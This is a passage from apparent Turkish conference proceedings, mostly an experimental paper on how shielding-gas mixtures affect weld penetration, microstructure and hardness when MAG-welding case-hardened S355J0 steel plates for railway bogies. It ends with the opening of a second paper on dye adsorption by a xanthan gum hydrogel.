sertleştirilmiş malzemenin sertleştirilmiş bölgesinde ölçülürken bunu sırası ile ITAB, kaynak metali ve 10 mm S355JO malzemesi takip etmiştir. Mikroyapı

incelemelerine göre; sementasyon ısıl işleminin öncesi hadde düzleminde bulunan ferrit taneleri sementasyon ısıl işleminin etkisi ile dağıldıkları gözlenmiştir.

Anahtar Kelimeler: Sementasyon, S355J0, MAG, Gazaltı Ark Kaynağı

EFFECT OF SURFACE HARDENED S355JO STEEL ON THE WELDING SEWING GEOMETER, COMBINED WITH MAG WELDING METHOD

ABSTRACT

The aim of this study is to join the surface hardened S355JO steel slide plates used in Schilieren bogies in passenger wagons in lap form using different shielding gas by MAG welding method and to examine the effect of shielding gas on the shaping of the welding seam geometry. These sliding plates are in constant interaction between the wagon and the bogie and are subjected to severe abrasive forces and loads. In our study S355 materials used in 10 mm and 12 mm thickness were joined in the lap welding position using the gas arc welding (MAG) method. The welding operation was carried out with a torch handling robot. Both surfaces of S355JO steel used with a thickness of 12 mm are hardened by cementation. In the study, 1.6 mm SG3 massive welding electrode and 3 different gas mixtures (88%Ar + 20%CO₂ + 2%O₂, 78%Ar + 10%CO₂ + 2%O₂, 100%CO₂) were used. After MAG welding was made with these selected parameters, destructive and non-destructive tests were applied to the samples. According to the macrostructure studies, it was observed that the weld penetration increased with the increase in the amount of CO₂ in the gas mixture, and a deeper and pointed geometric structure was observed in the weld sticking area with the increase in the amount of CO₂ in the mixture. When the CO₂ ratio in the mixture was increased to 20%, the increase in the weld penetration increased by 30%, and in the welding process with 100% CO₂ gas, the penetration increased 2.5 times compared to the mixed gas with the lowest CO₂ value. According to microstructure studies; It was observed that the ferrite grains in the rolling plane before the cementation heat treatment were dispersed with the effect of the cementation heat treatment. In addition, in all joints, it has been observed that the grains get larger as they get closer to the weld metal.

Keywords: Cementation, S355J0, MAG, Gas Metal Arc Welding

1. GİRİŞ

Kaynak teknolojisi aynı ve farklı malzemelerin birleştirilmesinde vazgeçilemez bir birleştirme yöntemi olarak birçok sanayi kolunda kullanımı artarak devam etmektedir. Her malzemeye her şekilde uygulanamayan kaynak teknolojisi birçok önemli parametrenin bir araya gelmesi ile faydalı bir birleştirme sağlamaktadır.

Yapı çelikleri, endüstrinin ihtiyacını karşılayan en önemli malzeme sınıflardan birisidir. İmalat çelikleri fiyat, özellik ve bulunabilirlik yönünden uygun olan malzemelerdir. Soğuk ve sıcak şekil vermeye ve kaynağa uygun olan bu malzemenin işleme sıcaklıklarında mekanik özelliklerinde önemli bir değişme gözlenmez. Öncelikle bir çeliğin sanayide imalat sektöründe kullanılabilmesi için mekanik özelliklerinin iyi olması kadar, işlenebilirliğinin ve kaynak kabiliyetinin de yüksek olması gerekir. Mekanik özelliklerinden bahsettiğimizde malzeme üzerine gelebilecek çekme, basma ve kesme gerilmelerini karşılayabilme özelliği, sertliği, sünekliği, kırılgenliği, yorulmaya dayanımı gibi özellikler anlaşılmalıdır [1].

Kaynak banyosunun zararlı etkilerinden korunmak için çeşitli kaynak yöntemlerinde farklı gazlar kullanılır. Kullanılan bu gazları soy (asal) gazlar, aktif gazlar ve karışım gazlar olarak sınıflandırılır. Koruyucu gazın türü kaynak metalinin bileşimini ve mekanik özelliklerini belirleyen en önemli faktördür. Genel olarak asal gazlar reaksiyona girmediklerinden demir dışı metallerin kaynağında, aktif gazlar veya aktif ve asal gaz karışımları da çeşitli tür çeliklerin kaynağında uygulama alanı bulmaktadır [2].

Son yıllarda ülkemizde gazaltı kaynak metodunda kullanılmaya başlanan özlü tellerin, yüksek ergime hızları, her pozisyonda kaynak edilebilme gibi bazı avantajları nedeniyle birçok alanda kullanılmaya başlanmıştır [3]. Ayrıca imalat çeliklerinin bazı ısı işlemlerle mekanik özelliklerinin iyileştirilmesi, bu malzeme türlerinden daha fazla mekanik verim alma açısından oldukça önemlidir. Bu çalışmada kullanılan 12 mm yüzeyi sementasyon ısı işlemleri ile sertleştirilmiş malzeme yolcu taşımacılığında kullanılan Schlieren tipi bojiler için ciddi öneme sahiptir. Sementasyon işlemi ve malzemeye kazandırdığı önemli katkılar hakkında akademik çalışmalar mevcuttur [4-7].

1.6 mm SG3 masif kaynak elektrodu ile 3 farklı gaz karışımı (%78 Ar+%20 CO₂+%2 O₂, %88 Ar+%10 CO₂+%2 O₂, %100 CO₂) kullanarak yaptığımız bu çalışmada kullanılan gazlar ve elektrod seçilirken, bu gazların ve elektrodun kaynak dikişine, kaynak nüfuziyetine ve birleştirmede oluşturacağı etkiler göz önünde bulundurularak seçilmiştir. Bu parametreler ile ilgili Güner, [8] 2007 yılında MAG kaynağında St37 yapı çeliği ve %76Ar+%20CO₂+%4O₂ karışım gazı ile çıplak ve rutil elektrodları kullanarak yaptığı çalışmasında, çıplak elektrodun kaynak nüfuziyetinin özlü elektoddan daha fazla olduğunu bildirmiştir. Şık, [9] 2007 yılında MIG/MAG kaynağında koruyucu gazların mekanik özelliklerine etkilerini incelemiş St52-3 yapı çeliği ve %80Ar+%18CO₂+%2O₂,

%88Ar+%10CO₂%2O₂, %93Ar+%5CO₂+%2O₂ karışım gazları ve SG2 masif elektrod ile yaptığı çalışmada %88Ar+%10CO₂%2O₂ karışım gazı ile en yüksek, %93Ar+%5CO₂+%2O₂ karışım gazı ile en düşük çekme dayanım değerleri elde ettiğini bildirmiştir.

Bu çalışmada demir yolu yolcu taşımacılığında kullanılan schilieren tipi bojilere ait kayma plakalarının optimum kaynak parametreleri araştırılmıştır. Bu plakalar vagon ile boji arasında sürekli etkileşim halinde olup ciddi aşındırıcı kuvvetlere ve yüklere maruz kalırlar.


2. MALZEME VE YÖNTEM

2.1. Deney Malzemeleri

Bu çalışmada, yüzeyi sementasyonla sertleştirilmiş 12 mm kalınlığında S355J0 çeliği ile 10 mm kalınlığında herhangi bir ısı işlem uygulanmamış S355J0 çeliği kullanılmaktadır. Malzemelere bindirme kaynağı pozisyonunda kaynak işlemi yapılmıştır. Her iki malzemeye kaynak işlemi öncesi spektral analiz testi uygulanmıştır. Bu kaynak işleminde torç ilerlemesinin sabit bir hızda gerçekleşmesi için torç yürütme robotu kullanılmıştır.

Kaynak işlemi için kullanılacak malzemelerden birisi olan yüzeyi sertleştirilmiş malzeme, lazer kesim tezgahında istenilen ölçülerde kesilip her iki yüzeyi sementasyon ısıl işlemi ile sertleştirilmiştir. Ardından parçanın yüzeyleri sementasyon kalıntılarını temizlemek ve daha düzgün formda yüzey elde etmek için talaşlı imalat işlemine tabi tutulmuştur. Bu malzemeden beklenen mekanik davranış yolcu vagonlarının boji ile etkileşiminde yüksek yüzey aşınma direnci sergilemesidir. Bu sebepten yüzey sertleştirme işlemine tabi tutulmuştur.


Yüzeyi sertleştirilmiş malzemeye ait işlenmiş parça numunesi Şekil 1'de verilmiştir.



Şekil 55. Yüzei sertleştirilmiş deney malzemesi

Bu malzeme sertleştirme işleminden sonra kaynak yapılacak 95 mm' lik ölçü boyunca $6 \times 6 \times 45^\circ$ ölçülerinde kaynak ağzı açılmıştır, bu işlemin amacı sertleştirilmiş bölgeden kaynak banyosunu uzaklaştırmaktır. Sementasyon derinliği yaklaşık olarak 1.2 mm' dir.

Kaynak ağzı açılmış numune görüntüsü ve sementasyon derinliği Şekil 2'de verilmiştir.



Şekil 56. Yüzei sertleştirilmiş malzemeye ait kaynak ağzı ve sementasyon derinliği görünümü a) Kaynak ağzı b) Kaynak sonrası görünüm b) Sementasyon derinliği makro görünümü

Kaynak işlemi yapılacak diğer numune 10 mm S355J0 malzemesi, lazer kesim tezgahında kesilerek herhangi bir özel işlem uygulanmadan deney işlemi için hazırlanmıştır.

S355J0 deney malzemesine ait kimyasal değerler Tablo 1'de verilmiştir.

Tablo 27. S355J0 deney malzemesine ait kimyasal değerler

% C	% Si	% Mn	% P	% S	% Cr	% Ni	% Mo	% Cu
0.140	0.177	1.50	0.0072	0.0020	0.0157	0.0197	0.0117	0.0349
% V	% Al	% Ti	% As	% Pb	% Sn	% W	% Co	% Fe
0.0012	0.120	0.0049	0.0023	0.0010	0.00075	0.0050	0.0016	97.9

• **Kullanılan Gazaltı Kaynak Elektrodu**

Bu çalışmada gazaltı kaynak elektrodu olarak Gedik firmasına ait 1.6 mm SG3 masif gazaltı kaynak elektrodu kullanılmıştır.

1.6 mm SG3 elektroduna ait kimyasal değerler Tablo 'de verilmiştir.

Tablo 2. 1.6mm SG3 elektroduna ait kimyasal değerler

Elektrod	C	Si	Mn	P	S
SG3	0.10	1.0	1.70	-	-

SG3 elektroduna ait mekanik değerler Tablo 3'te verilmiştir.

Tablo 3. 1.6mm SG3 elektroduna ait kimyasal değerler

Elektrod	Akma Dayanımı (N/mm ²)	Çekme Dayanımı (N/mm ²)	Çentik Dayanımı (ISO-V/-40° C)	Uzama (L0 = 5d0) (%)
SG3	Min. 460	540-680	47 j	Min. 22

• **Kullanılan Koruyucu Gazlar**


Bu çalışmada, karbonlu ve az alaşımlı çeliklerin kaynağına uygun olabileceği literatüre göre belirlenen Ar, CO₂ ve O₂ karışımı gazlar kullanılmıştır [10-12]. Gazlar Gulf Cryo firmasından temin edilmiştir. Deneylerde kullanılan gaz karışımları Tablo 4'te gösterilmiştir.

Tablo 4. Deneylerde kullanılan gaz karışımları

Gaz 1	Gaz 2	Gaz 3
%88 Ar + %10 CO ₂ + %2O ₂	%78 Ar + %20 CO ₂ + %2O ₂	%100 CO ₂

2.2. Yöntem

Hazırlanan parçalar Şekil 3'te gösterildiği gibi deney standına puntalanmıştır. Otomatik MAG yöntemi ile belirlenen üç farklı gaz karışımı ve 1.6 mm SG3 masif gazaltı kaynak elektrodu ile kaynak işlemi yapılmıştır. Kaynak işlemi tüm birleştirmelerde bindirme pozisyonundadır. Tüm kaynakların aynı koşulları sağlaması için kaynak torcunu monte edebileceğimiz ve ileri geri doğrusal hareket yapabilen torç yürütme robotu kullanılmıştır.



Şekil 3. Kaynak işlemi öncesi hazırlık a) 3D görünümü b) Standa puntalanmış deney parçası

Deneylede kullanılan kaynak parametreleri Tablo 5’te verilmiştir.

Tablo 6’da bu çalışmada yapılan deneylere ait değişkenler verilmiştir.

Tablo 5. Deneylede kullanılan gazaltı kaynak parametreleri

Deney Parametreleri	Değerler
Kaynak akım şiddeti (Amper)	230
Gerilim (Volt)	29.4
Tel Çapı Ø	1.6 mm
Elektrod türü	SG3
Elektrod sürme hızı	8.4 m/dk
Torç ilerleme hızı	250 mm/dk

Tablo 6. Deneylede kullanılan değişkenler

Deneylede	Elektrod Çeşidi	Gaz Karışımı
Deney 1	1.6 mm SG3	%88 Ar + %10 CO ₂ + %2O ₂
Deney 2	1.6 mm SG3	%78 Ar + %20 CO ₂ + %2O ₂
Deney 3	1.6 mm SG3	%100 CO ₂

Deney öncesi hazırlıklar tamamlandıktan sonra, kaynak işlemi için son kontroller yapıp torç yürütme robotu ve torç aynı anda harekete geçirilmiştir. Kaynak işlemi, krater çatlakların önlenmesi ve daha etkili bir sonuç almak için; bindirme kaynağının başlangıç noktasından yaklaşık olarak 7 mm öncesinden başlatılmıştır. Daha sonra bu bölge talaşlı imalat yöntemi ile temizlenmiştir.


Bu çalışmada toplamda 6 farklı (Tablo 6) deney yapılmıştır. Numuneler aynı şartlarda en az üç defa tekrarlanmış ve deneysel sonuçlarının ortalaması alınmıştır. Her deney sonrasında numunelerin oda koşullarında soğumaları beklenmiştir. Soğuma işleminin ardından numuneler, tezgahtan sökülmiş ve disk zımpara ile temizliği yapılmıştır.

Bu çalışmada, KEMPPI marka 10A - 450A kaynak akım aralığında çalışan sinerjik kontrollü gazaltı MIG/MAG kaynak makinası kullanılmıştır.

3. SONUÇLAR

3.1. Makroyapı İncelemeleri

3 farklı gaz kullanılarak yapılan kaynak işlemi sonrası, deney parçaları makroyapı görüntülemeleri için hazırlanmış ve makroyapı incelemeleri Struers marka makroskobik görüntüleme cihazında yapılmıştır. Makroyapı incelemelerinde kaynaklı bağlantıların nüfuziyet derinlikleri, ITAB bölgeleri, kaynak dikiş formları incelenmiştir. Bu incelemelere ait görseller Şekil 4’te verilmiştir.



Şekil 4. Makroyapı incelemelerine ait sonuçlar

Bu çalışmada tüm deneyler bindirme pozisyonunda olduğundan kaynak bölgesinin maruz kalacağı gerilme şekli kayma gerilmesidir. Bu sebepten kaynak bölgesinde oluşacak gerilmelerin özellikle kök kısmında ve 10 mm malzemenin yapışma bölgesinde oluşacağı öngörülmektedir bu bölgeler Şekil 4’te ölçülmüştür. Bu bölgelerde oluşacak derin nüfuziyet ve nüfuziyetin genişliği aynı zamanda birleşimin mukavemetinin de bir ölçüsüdür.

Şekil 4 incelendiğinde %10CO₂ ihtiva eden gaz ile yapılan deneyde nüfuziyet derinliği 1.32mm ölçülürken bu değer %20CO₂ ihtiva eden karışımda 1.72mm olarak ölçülmüştür, %100 CO₂ gazı ile yapılan deneyde bu derinlik 3.32 mm ölçülmüştür. Gaz karışımındaki CO₂ miktarının artması ile daha


derin bir nüfuziyet elde edildiği gözlenmiştir. Bu durum CO₂ gazının aktif bir gaz olması ile açıklanabilir, nitekim karbondioksit argon gibi bir soygaz olmadığından kaynak banyosunun yüksek sıcaklığında karbonmonoksit ve oksijene ayrışır, ark içerisinde iyonize olan gazlar kaynak banyosuna doğru gelir ve bir miktarı tekrar karbondioksit haline dönüşür ve dolayısıyla ayrışma esnasında aldığı ısıyı tekrar verir, buda dikişte nüfuziyetin artmasına sebep olur. Literatürde karbondioksit gazının kaynak bölgesinde oluşturacağı etkilere sıkça yer verilmiştir [11,13].

Zhao ve arkadaşları [14] 2018 yılında yaptıkları çalışmada St52 çeliğini MAG kaynağı yöntemi ile farklı oranlarda karışımlara sahip gazlar ile birleştirmiş ve CO₂ miktarının artması ile daha derin bir nüfuziyetin elde edildiğini bildirmişlerdir.


Bir diğer çalışmada EBRAHİMİNİA ve arkadaşları, [15] 2009 yılında yapmış oldukları çalışmada, St37-2 yapı çeliğini MAG yöntemi ile farklı gaz türleri kullanarak birleştirmiş oluşan yapının mikroyapılarını ve nüfuziyetlerini incelemişlerdir. Sonuç olarak CO₂ miktarının artışı ile kaynak nüfuziyetinde derinliğin arttığını bildirmişlerdir.

3.2. Mikroyapı İncelemeleri


Deneysel çalışmada 3 farklı gaz kullanılarak yapılan kaynak işlemi sonrası, deney parçaları mikroyapı görüntülemeleri için hazırlanmış ve Nikon Eclipse L150 marka optik mikroskop yardımı ile incelenmiştir. Bu incelemeler yapılırken deney parçası üzerinde 6 noktadan görüntü alınmıştır, bu noktaların şematik gösterimi Şekil 5'te verilmiştir. Şematik gösterim dikkate alınarak alınan mikroyapı görüntüleri deney 1 için Şekil 6'da, deney 2 için Şekil 7'de ve deney 3 için Şekil 8'da verilmiştir.




Şekil 5. Mikroyapı incelemelerine ait şematik gösterim



Şekil 6. Deney 1 için mikroyapı görüntüleri



Şekil 7. Deney 2 için mikroyapı görüntüleri




Şekil 8. Deney 3 için mikroyapı görüntüleri

Mikroyapı incelemelerine göre ana malzemelerden alınan mikroyapılar incelendiğinde (a ve f bölgeleri) ferrit (Açık renk) ve perlit (koyu renk) fazlarından oluştuğu görülmektedir. Kaya [16] 2018 yılında S235JR ile S355JR yapı çeliklerini özlü tel elektrotla MAG kaynak yöntemiyle birleştirmiş ve ana malzemelerin perlit ve ferrit fazından oluştuğunu bildirmiştir. Şematik gösterimde a ve f bölgelerinden anlaşılacağı üzere hadde düzleminde bulunan ferrit taneleri sementasyon ısıl işleminin etkisi ile dağıldıkları gözlenmiştir. Kaynak metali mikroyapıları incelendiğinde CO₂ miktarının artması ile gözenek oluşumunda azalma gözlenmiştir. EBRAHİM NİA ve arkadaşları, [15] 2009 yılında yapmış oldukları çalışmada St37-2 yapı çeliğini dört farklı gaz karışımı kullanarak birleştirmiş ve CO₂ miktarının artması ile kaynak metalinde oluşan gözeneklerin azaldığını bildirmişlerdir. Ayrıca kaynak metalinde widmansten ferrit ve kaba taneli ferritlerin oluştuğu gözlenmiştir. Yapılan literatür incelemelerinde, yapı çelikleri kaynak metallere oluşan mikroyapıların, soğuma hızına bağlı olarak değişiklik gösterdiği ve primer ferrit, Widmansten ferrit, asiküler ferrit, perlit, beynit ve martensit fazları olmak üzere değişik fazların beraberce bulunabileceği çeşitli çalışmalarda ifade edilmiştir [17,18]. Ergime hattı sınırı olarak adlandırılan bölgelerde ITAB ile ana metal arasındaki sınır çizgisi rahatlıkla gözlenmektedir ayrıca tüm birleştirmelerde kaynak metaline yaklaştıkça tanelerin irileştiği gözlenmiştir.


3.3. Mikrosertlik Testi

Deneyel çalışmada, deney numunelerinden mikroyapı incelemeleri yapıldıktan sonra aynı numunelere mikrosertlik testi uygulanmıştır. Bu test işlemi mikrovickers metodu uygulanarak 0.5 kg


yük altında 15 saniye bekletilerek microhardness tester “401 mvd” marka cihaz ile yapılmıştır. Sertlik testi uygulanan bölgelere ait şematik görünüm Şekil 9’da verilmiştir. Şematik olarak gösterilen her doğrultuda 1 mm ara ile belirlenen yön boyunca sertlik taraması yapılmış ve sonuçlar grafikler halinde verilmiştir. Deney 1 için sonuçlar, Şekil 10’da, deney 2 için sonuçlar Şekil 11’de, deney 3 için sonuçlar Şekil 12’de verilmiştir.




Şekil 9. Sertlik taraması yapılan bölgeler şematik gösterim



Şekil 10. Deney 1'e ait sonuçlar



Şekil 11. Deney 2'ye ait sonuçlar



Şekil 12. Deney 3'e ait sonuçlar

Yukarıdaki grafiklerden anlaşılacağı üzere kaynaklı numunelerden, en yüksek sertlik değeri yüzeyi sertleştirilmiş bölgeden elde edilmiştir. Bu bölge kaynak işleminden önce (Şekil 2) yüzeyi her iki taraftan sementasyon ısıl işlemi ile sertleştirilmiştir buna bağlı olarak bu bölgeden sert değerler

alınması beklenen bir durumdur yüzeyi sertleştirilmiş bölgeden alınan sertlik değerleri yaklaşık 560 HV_(0.5) civarında seyretmiştir. Sonuç grafikleri incelendiğinde sertlik değeri, sert bölgeden başlayıp 10 mm S355J0 ana malzemesinin sonuna doğru azalarak inmiştir. S355J0 malzemesine ait sertlik sonuçları tüm deney taramalarında yaklaşık olarak 200 HV_(0.5) çıkmıştır. Demiral, [19] farklı çeliklerin ark kaynağı yöntemi ile birleştirilmesini incelemiş ve St52 çeliğinin sertlik değerini yaklaşık olarak 200 HV_(0.5) olarak bildirmiştir. Sert bölgeden çekirdeğe doğru gidildikçe sertlik değerlerinde azalma gözlenmiştir. Yurdakul, [20] sementasyon işlemine tabi tutulmuş farklı derinlikteki 16MnCr5 çeliğinin mekanik özelliklerini incelerken malzeme yüzeyindeki sertlik değerinin çekirdeğe doğru gidildikçe azaldığını belirtmiştir. Fakat bu bölge sementasyon işleminden etkilendiğinden dolayı ITAB bölgesinin sertlik değeri, kaynak metaline yakın değerler sergilemiştir. Kaynak metali sertlik sonuçları incelendiğinde tüm birleşimlerde kaynak metali sertlik değerleri yaklaşık 250HV_(0.5) olarak ölçülmüştür. Ayrıca tüm deneylerde kaynak metalinin farklı bölgelerinden alınan sertlik değerlerinin dengeli seyrettiği gözlenmiştir.

4. GENEL SONUÇLAR

- Makroyapı incelemelerine göre gaz karışımlarında artan karbondioksit oranı yapışma yüzeyinde daha derin bir nüfuziyet oluşmasına sebep olmuştur.
- Karışımdaki CO₂ miktarının artması ile kaynak yapışma bölgesinde daha derin ve sivri bir geometrik yapı gözlenmiştir bu durum %100 CO₂ gazında daha belirgin olarak görülmüştür.
- Sertleştirilmiş malzemedan kaynak bölgesine doğru gidildikçe sertlik değerinde düşme gözlenmekte olup kaynak metali ve 2. ITAB bölgesinde yaklaşık aynı değerlerde kalmıştır.
- Sementasyon ısı işlemi öncesi hadde düzleminde bulunan ferrit taneleri sementasyon ısı işleminin etkisi ile dağıldıkları gözlenmiştir. Ayrıca tüm birleştirmelerde kaynak metaline yaklaştıkça tanelerin irileştiği gözlenmiştir.
- Kaynaklı bağlantının, kaynak metalinde oluşan mikroyapıların ağırlıklı olarak widmanstatten ferrit ve asiküler ferrit olduğu gözlenmiştir.

5. KAYNAKÇA

- [1] Y. KAYA, "AISI 304 ve AISI 430 paslanmaz çeliklerin TIG, MIG ve Örtülü Elektrod Ark kaynağıyla birleştirilebilirliğinin araştırılması," *Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi*, vol. 3, no. 25, pp. 549-557, 2009.

- [2] A. E. YALÇIN, "KORUYUCU GAZ KAYNAK UYGULAMALARINDA GAZ KARIŞIMLARI-DİKİŞ FORMU İLİŞKİSİNİN İNCELENMESİ," *Yüksek Lisans Tezi, YILDIZ TEKNİK ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ*,2005.
- [3] T. FINDIK, "304 TİPİ PASLANMAZ ÇELİKLERİN MİG KAYNAĞINDAKİ ISI TRANSFERİNİN SONLU ELEMANLAR YÖNTEMİYLE ANALİZİ," *Doktora Tezi, GAZİ ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ*,2008.
- [4] C. ÇOBAN, Ş. TAKTAK, M. s. BAŞPINAR and G. SAİD, "KUTU SEMENTASYONLA ÇELİKLERİ KARBÜRLEME İŞLEMİNDE BaCO₃ AKTİVATÖRÜN SERTLEŞME DERİNLİĞİNE ETKİSİ," *Afyon Kocatepe Üniversitesi FEN BİLİMLERİ DERGİSİ*, pp. 1-6.
- [5] M. M. ÖZCAN, "MİKROALAŞIMLI VE SEMENTASYON ÇELİKLERİNİN YORULMA DAVRANIŞLARININ İNCELENMESİ," *Yüksek Lisans Tezi, İSTANBUL TEKNİK ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ*, 2006.
- [6] D. COŞAR, "8622RH ve 20MnCr5 Çeliklerinin Aşınma ve Mekanik Özelliklerine Gaz Karbürleme İşleminin Etkisinin İncelenmesi," *Yüksek Lisans Tezi, ESKİŞEHİR OSMANGAZİ ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ*, 2014.
- [7] T. SAVAŞKAN, *Malzeme Bilimi ve Malzeme Muayenesi*, 9. Basım ed., İstanbul: Papatya Yayıncılık Eğitim, 2018, p. 427.
- [8] M. GÜNER, "MAG KAYNAĞINDA ELEKTROD TİPİNİN (ÇIPLAK TEL – ÖZLÜ TEL) KAYNAK DİKİŞİ ÖZELLİKLERİNE ETKİSİNİN İNCELENMESİ," *Yüksek Lisans Tezi, YILDIZ TEKNİK ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ*, 2007.
- [9] A. ŞIK, "YAPI ÇELİĞİNİN (St52-3) MIG/MAG KAYNAĞINDA GAZ KARIŞIMLARININ ÇEKME DAYANIMI ÖZELLİKLERİNE ETKİSİ," *Trakya Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, 2005.
- [10] J. PİLARCZYK and E. SZCZOK, "Properties of gas mixtures used in MAG welding," *Welding International*, pp. 845-850, 1994.

- [11] N. KAHRAMAN and B. GÜLENC, MODERN KAYNAK TEKNOLOJİSİ, Genişletilmiş 3. Baskı ed., EPAMAT Basım Yayın Promosyon San. Ltd. Şti., 2016, p. 331.
- [12] S. ANIK, Kaynak Tekniği El Kitabı Yöntemler ve Donanımlar, Gedik Eğitim Vakfı Yayınları, 1991, p. 250.
- [13] G. TÜRKAN, "KORUYUCU GAZ KAYNAĞINDA (MIG/MAG) GAZ DEBİSİNİN KAYNAK NÜFUZİYETİ VE KAYNAK HIZINA ETKİSİ," *Yüksek Lisans Tezi*, DOKUZ EYLÜL ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ, 2008.
- [14] Y. ZHAO, . X. SHI, G. WANG, K. YAN, Z. JIA and Y. HE, "Effect of shielding gas on the metal transfer and weld morphology in pulsed current MAG welding of carbon steel," *Journal of Materials Processing Tech.*, pp. 382-391, 2018.
- [15] M. EBRAHİMİNİA, M. GOODARZİ, M. NOURİ and M. SHEİKHİ, "Study of the effect of shielding gas composition on the mechanical weld properties of steel ST 37-2 in gas metal arc welding," *Materials and Design*, pp. 3891-3895, 2009.
- [16] Y. KAYA, "S235JR ile S355JR yapı çeliklerinin özlü tel elektrotla MAG kaynak yöntemiyle birleştirilebilirliğinin araştırılması," *POLİTEKNİK DERGİSİ* , vol. 21, no. 3, pp. 597-602, 2018.
- [17] Y. UZUN, "Konvansiyonel ve sinerjik kaynak makinaları ile masif ve özlü tel ile kaynak edilmiş St 37 çeliğin kaynak dikişlerinin incelenmesi," *Yüksek Lisans Tezi*, ATATÜRK ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ, 2014.
- [18] A. YÜRÜK, B. BOZKURT and N. KAHRAMAN, "S235JR karbon çeliği ile AISI 430 ferritik paslanmaz çeliğin mig kaynak yöntemi ile kaynak edilebilirliğinin incelenmesi," *SAKARYA ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ DERGİSİ*, vol. 2, no. 21, pp. 90-97, 2017.
- [19] O. DEMİRAL, "FARKLI ÇELİKLERİN ARK KAYNAK YÖNTEMLERİYLE BİRLEŞTİRİLMESİ MİKROYAPI VE MEKANİK ÖZELLİKLERİNİN İNCELENMESİ," *Yüksek Lisans Tezi*, SAKARYA ÜNİVERSİTESİ FENBİLİMLERİ ENSTİTÜSÜ, 2017.

- [20] H. YURDAKUL, "SEMENTASYON ISIL İŞLEMİNE TABİ TUTULMUŞ FARKLI DERİNLİKLERDEKİ 16MncR5 (1,7131 DIN) ÇELİĞİNİN MEKANİK ÖZELLİKLERİNİN İNCELENMESİ," *Yüksek Lisans Tezi*, KARABÜK ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ, 2016.

TEKSTİL BOYALARININ İKİLİ KARIŞIMLARI İÇİN XG/PMEMA NANOKOMPOZİTİ İLE YARIŞMALI ADSORPSİYON

Ece Özyaranlar¹, F. Fulya Taktak²

¹ *Uşak Üniversitesi, Lisansüstü Eğitim Enstitüsü, Polimer Bilimi ve Teknolojisi Anabilim Dalı, Uşak, TURKEY*

² *Uşak Üniversitesi, Mühendislik Fakültesi, Kimya Mühendisliği Bölümü, Uşak, TURKEY*

ozyaranlarece@hotmail.com

ORCID: 0000-0002-7705-5988

ÖZET

Endüstriyel atık sular, birden fazla boya türü içerdiği için atık sulardan birden fazla boyanın uzaklaştırılması son derece önemlidir. Bu çalışmada, ikili sistemde katyonik kristal viyole ve metilen mavisi boyalarını içeren bir sistemden eşzamanlı bir adsorpsiyon gerçekleştirilmiş ve tek bileşenli adsorpsiyonları ile karşılaştırılmıştır.

Bu amaçla, ksantan gamı (XG) ve monomer olarak 2-N-(Morfolinoetil metakrilat) (MEMA) kullanılarak serbest radikal polimerizasyonu üzerinden yeni XG/PMEMA nanokompozit hidrojel sentezi gerçekleştirilmiştir.

Nanokompozitin adsorpsiyon davranışının belirlenmesi için kesikli adsorpsiyon yöntemi ile kinetik ve denge çalışmaları gerçekleştirilmiştir. Kristal viyole ve metilen mavisi boyalarının atık sulardan uzaklaştırılması davranışının sırasıyla Freundlich ile Dubinin-Raduskevich izoterminin uyum gösterdiği belirlenmiştir. Tek bileşenli sistemde metilen mavi boyası için pH 11 ve kristal viyole boyası için pH 8 de kinetik çalışması gerçekleştirilmiştir. Kinetik modellerden MB boyası için yalancı ikinci derece, partikül içi difüzyon ve Elovich kinetik modelleri uyum sağlamıştır. CV boyası için partikül içi difüzyon kinetik modeline uygundur. İki bileşenli sistemlerdeki adsorpsiyon çalışmaları, iki katyonik boya arasında rekabetçi bir adsorpsiyon olduğunu ortaya koymuştur. Buna göre, kristal viyole boyasının adsorpsiyon kapasitesinin metilen mavi boyasına göre daha yüksek olduğu saptanmıştır.

Anahtar Kelimeler: *Ksantan Gam, Yarışmalı Adsorpsiyon, Metilen Mavi, Kristal Viyole*

COMPETITIVE ADSORPTION WITH XG / PMEMA NANOCOMPOSITE FOR BINARY BLENDS OF TEXTILE DYES

ABSTRACT

Since industrial wastewater contains more than one type of dye, it is extremely important to remove more than one dye from wastewater. In this study, a simultaneous adsorption was performed from a system containing cationic crystal violet and methylene blue dyes in a binary system and compared with their single component adsorption.

For this purpose, the new XG / PMEMA nanocomposite hydrogel synthesis was carried out by free radical polymerization using xanthan gum (XG) and 2-N (Morpholinoethyl methacrylate) (MEMA) as monomer.

In order to determine the adsorption behavior of the nanocomposite, kinetic and equilibrium studies were carried out using the batch adsorption method. It was determined that the behavior of removing crystal violet and methylene blue dyes from wastewater was consistent with the Freundlich and Dubinin-Raduskevich isotherm, respectively. Kinetic studies were performed at pH 11 for methylene blue dye and pH 8 for crystal violet dye in the single component system. Among the kinetic models, pseudo-second order, intra-particle diffusion and Elovich kinetic models fit for MB dye. It is suitable for intra-particle diffusion kinetic model for CV paint. Adsorption studies in two-component systems revealed a competitive adsorption between the two cationic dyes. Accordingly, it was found that the adsorption capacity of the crystal violet dye was higher than the methylene blue dye.

Keywords: *Xanthan Gum, Competitive Adsorption, Methylene Blue, Crystal Violet*

1. GİRİŞ

Endüstriyel ve tarımsal üretimdeki hızlı gelişme, su kalitesinin önemli ölçüde bozulmasına yol açarak daha fazla yüzey suyu ve yeraltı suyu kirlenmesini sağlamaktadır. Su kaynaklarının kirlenmesi, acilen çözülmesi gereken en önemli çevre sorunlarından biri haline gelmiştir. Tekstil başta olmak üzere kağıt [1], kozmetik, baskı ve plastik gibi diğer birçok endüstriden kaynaklanan atık sularda yaygın olarak çeşitli boyalar bulunur [2-3]. Boya ile kirlenmiş suyun dezavantajları arasında karmaşık bileşen, geniş pH değeri aralığı, koyu renklilik, biyokimyasal bozunmada zorluk ve benzeri yer alır. Bu zararlı faktörler, sadece sudaki organizmaların ve mikroorganizmaların büyümesini değil, aynı zamanda suyun kendi kendini saflaştırmasını da ciddi şekilde etkiler. Boya kirleticilerinin atık sudan uzaklaştırılması

